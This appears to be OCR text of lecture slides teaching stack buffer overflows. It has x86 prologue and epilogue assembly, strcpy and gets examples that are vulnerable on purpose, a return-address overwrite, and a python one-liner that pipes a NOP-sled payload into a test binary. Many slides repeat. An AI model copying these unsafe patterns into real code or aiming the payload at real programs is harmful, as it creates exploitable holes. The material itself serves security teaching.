
```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```

```
mov %ebp, %esp
pop %ebp
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```


Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer Overflow Example


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```

Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Buffer Overflow Example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Buffer Overflow Example

`%eip = 0x41414141`

`???`



Buffer Overflow FTW


- Success! Program crashed!
- Achievement Unlocked: Smashing the stack for fun and profit.
- Can we do better?
  - Yes… how?

Exploiting Buffer Overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```


Exploiting Buffer Overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```




Title Text

```
void foo(char *str) {
    char buffer[16];
    ...str);
    mov %ebp, %esp
    pop %ebp
    ret
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```




Title Text

```
void foo(char *str) {
    char buffer[16];
    ...str);
    mov %ebp, %esp
    pop %ebp
    ret
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```



Title Text

```
void foo(char *str) {
    char buffer[16];
    ...str);
    mov %ebp, %esp
    pop %ebp
    ret
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```



What's the use?

- If you control the source?
- If you run the program?
- If you control the inputs?

(slightly) more realistic vuln

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

(slightly) more realistic vuln

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}

python -c "print '\x90'*110 + \
'\xeb\xfe' + '\x00\xd0\xff\xff'" | \
./a.out
```

(slightly) more realistic vuln

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

```
python -c "print '\x90'*110 + \
'\xeb\xfe' + '\x00\xd0\xff\xff'" | \
./a.out
```

shell code

- So you found a vuln(erability)…
  - How to exploit??

What does a shell look like?

```
#include <stdio.h>

void main() {
